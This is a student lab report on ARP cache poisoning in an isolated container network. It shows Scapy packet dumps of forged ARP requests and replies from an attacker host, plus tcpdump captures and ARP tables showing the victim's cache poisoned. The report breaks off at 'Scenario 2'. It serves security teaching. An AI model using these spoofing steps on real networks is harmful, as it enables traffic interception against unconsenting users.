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Section	D

# ARP Cache Poisoning Attack Lab

## Lab 3

### Task 1: ARP Cache Poisoning


#### Task 1.A: Using ARP request

Without Ether:

Command:

On Host A and B


# arp



The screenshot shows a terminal window with a dark background. The title bar at the top reads 'seed@Naman209: ~/.../Labsetup'. Below the title bar, there are four tabs, each labeled 'seed@Nama...'. The terminal content shows the prompt 'root@hostA:209:NamanC:/#' followed by the command 'arp' being entered. The prompt then changes to 'root@hostA:209:NamanC:/#' again, indicating the command has been executed.

On Host A and B

# tcpdump -i eth0 -n



The image displays two terminal windows side-by-side, both titled 'seed@Naman209: ~/.../Labsetup'. The top window is for 'root@hostA:209:NamanC' and shows the execution of 'arp' followed by 'tcpdump -i eth0 -n'. The output indicates that verbose output is suppressed and the capture is listening on eth0 with a size of 262144 bytes. The bottom window is for 'root@hostB:209:NamanC' and shows the execution of 'tcpdump -i eth0 -n' with the same output message. Both windows have a dark purple background and a light-colored cursor.

```
seed@Naman209: ~/.../Labsetup
seed@Naman... x seed@Naman... x seed@Naman... x seed@Naman... x
root@hostA:209:NamanC:/# arp
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes

seed@Naman209: ~/.../Labsetup
seed@Naman... x seed@Naman... x seed@Naman... x seed@Naman... x
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

On Attacker M

# python3 task1A.py

```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# python3 task1A.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrsrc  = 02:42:0a:09:00:69
  psrsrc   = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# arp
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:28:12.426700 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
14:28:12.428240 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
14:28:12.525301 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6,
length 28
14:28:12.525525 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
```


```
seed@Naman209: ~/.../Labsetup
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:28:12.426781 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
```

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C             eth0
M-10.9.0.105.net-10.9.0 ether    02:42:0a:09:00:69 C             eth0
root@hostA:209:NamanC:/#
```

With Ether:


On Host A and B

# arp



On Host A and B

# tcpdump -i eth0 -n




The image shows two terminal windows from a desktop environment. The top window is titled 'seed@Naman209: ~/.../Labsetup' and shows the output of 'tcpdump -i eth0 -n' on 'root@hostA:209:NamanC:'. It displays two ARP packets: a request from 10.9.0.6 to 10.9.0.5 and a reply from 10.9.0.5 to 10.9.0.6. The bottom window is also titled 'seed@Naman209: ~/.../Labsetup' and shows the output of 'tcpdump -i eth0 -n' on 'root@hostB:209:NamanC:'. It shows the start of the same ARP request packet.

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:32:35.815779 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6,
length 28
14:32:35.816239 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28

seed@Naman209: ~/.../Labsetup
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

On Attacker M


# python3 task11A.py



The image shows a terminal window titled 'seed@Naman209: ~/.../Labsetup'. It displays the output of 'python3 task11A.py' on 'root@hostM:209:NamanC:/volumes#'. The output shows the details of an ARP request packet, including source and destination MAC addresses, IP addresses, and packet lengths. It also indicates that 1 packet was sent.

```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:



The image shows two terminal windows from a Kali Linux machine (seed@Naman209). The top window shows the output of the 'arp' command on hostA, displaying a single entry for B-10.9.0.6 with hardware address 02:42:0a:09:00:69 on interface eth0. The bottom window shows the output of the 'arp' command on hostB, which is empty.

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C           eth0
root@hostA:209:NamanC:/#

seed@Naman209: ~/.../Labsetup
root@hostB:209:NamanC:/# arp
root@hostB:209:NamanC:/#
```

Questions:

1. What does the 'op' in the screenshot of the attacker machine signify? What is its default value?  
➔ 'op' in ARP is Operation Code and the default value of op is set 1(ARP Request)
2. What was the difference between the ARP cache results in the above 2 approaches? Why did you observe this difference?  
➔ Difference was in the header fields between the 2 approaches. The header was not manually set in approach 1, resulting in additional entry of attacker's IP(which should not happen in an actual attack) too.  
➔ In approach 2, header was set manually to manipulate host A's cache resulting in modified A's ARP table

## Task 1.B: Using ARP Reply

For Scenario 1

On Attacker M

# python3 task11A.py



```
seed@Naman209: ~/.../Labsetup

root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

On Host A

# tcpdump -i eth0 -n

```
seed@Naman209: ~/.../Labsetup

root@hostA:209:NamanC:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C             eth0
root@hostA:209:NamanC:/#
```

```
seed@Naman209: ~/.../Labsetup

root@hostA:209:NamanC:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C             eth0
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

On Attacker M

# python3 task1B.py



```
seed@Naman209: ~/.../Labsetup
seed@Nama... x seed@Nama... x seed@Nama... x seed@Nama... x
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task1B.py
###[ Ethernet ]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = is-at
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:

```
seed@Naman209: ~/.../Labsetup
seed@Nama... x seed@Nama... x seed@Nama... x seed@Nama... x
root@hostA:209:NamanC:/# arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
root@hostA:209:NamanC:/#
```

For Scenario 2

